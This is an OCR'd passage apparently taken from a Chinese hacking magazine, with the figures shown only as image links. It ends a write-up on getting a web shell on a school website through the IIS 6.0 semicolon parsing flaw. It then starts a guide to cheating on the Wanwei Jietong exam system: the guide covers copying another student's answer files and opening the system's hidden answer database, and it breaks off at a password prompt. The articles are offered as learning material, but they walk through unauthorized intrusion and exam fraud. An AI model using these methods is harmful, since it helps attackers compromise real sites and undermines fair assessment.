


图9

记得asp后面也要加个分号，这样就成功拿到web-shell。如图10




图10

总结：这次拿shell对我来说可是费了九牛二虎之力啊，小菜以前可从没学过社工啊，再加上刚熟悉IIS6.0解析漏洞不久，于是便有了此文。IIS6.0解析漏洞真的非常强悍，而且有很多服务器都是用它呢。（这次的IIS解析漏洞就是加了个“;”分号）笔者我事后试了下提权，所有的提权方法都以失败告终，看来服务器的管理员是做的挺到位的，这个只能怪学校的网络管理中心的老师了，在精神上输给了黑客。文章仅供学习参考，请勿用于非法用途，文章发表前我已经通知管理员改了密码了，学校的网站最好就不要随便人侵了。

万维捷通考试系统漏洞初窥

LAOC

我所在学校的计算机考试主要使用万维捷通考试系统，对于我们文科生来说，计算机考试无疑是很让人伤感的一件事。这学期学习的是计算机基础和Access应用，此门功课对于翘课率很高的同学来讲挂科率自然也不低。幸亏在考前练习时的发现可以救万民于水火之中。先声明本文木有啥技术含量，大牛请直接踩过。




图1




图2

首先看一下万维捷通系统的登录界面（如图1）。

在登录系统之后，桌面的左侧会出现考生工具栏，里边有填空题，选择题，以及操作题、判断题等的链接，点击后会出现答题框，“交卷”选项也在此栏内（如图2）。




图3

桌面上方是默认停靠于桌面边缘的状态栏，显示剩余时间等信息。同时在登录系

统开始答题后计算机D盘内一个名为Exam的考生素材文件夹中，会生成一个跟考号相同名称的文件夹。一些操作题需要的素材文件都存在相应考号的文件夹，如例图中就是Access操作题的素材文件（如图3）。

对于操作题，我初步判断系统把答题者修改完的素材与系统预存的正确答案素材数据进行比对，试验结果验证了我的想法，将另一名同学抽到的相同题目的已答完素材拷贝覆盖到我的题目文件夹内，交卷，此题满分，这里就不上图了。但是不难预见，真正考试的时候原则上是不可以插U盘的，所以这种方法不是很现实。




图4

那么对于填空题和选择题呢？这类题在我们的考试中占有很大分值，如果有了突破口，过关不成问题。我们的考试计算机默认是不显示隐藏文件和文件夹的，我打开了显示隐藏文件选项以求有什么惊喜，于是便有了意外发现，我们将“我的电脑→工具→文件夹选项→查看”中的显示隐藏文件选中（如图4）。




图5




图6

再看D盘根目录Exam文件夹，出现了两个名称同为“K+考号”的文件（如图5）。

不同的是一个没有扩展名，一个扩展名为“.ldb”，明显后者是一个数据库加密文件，那么可以大胆猜想前者是一个数据库文件，因此我们把这个文件复制到桌面，添加后缀“.mdb”。这时我们答操作题用的软件Access 2003在这里派上了用场，我们直接用它打开这个文件。软件要求我们输入密码（如图6）。

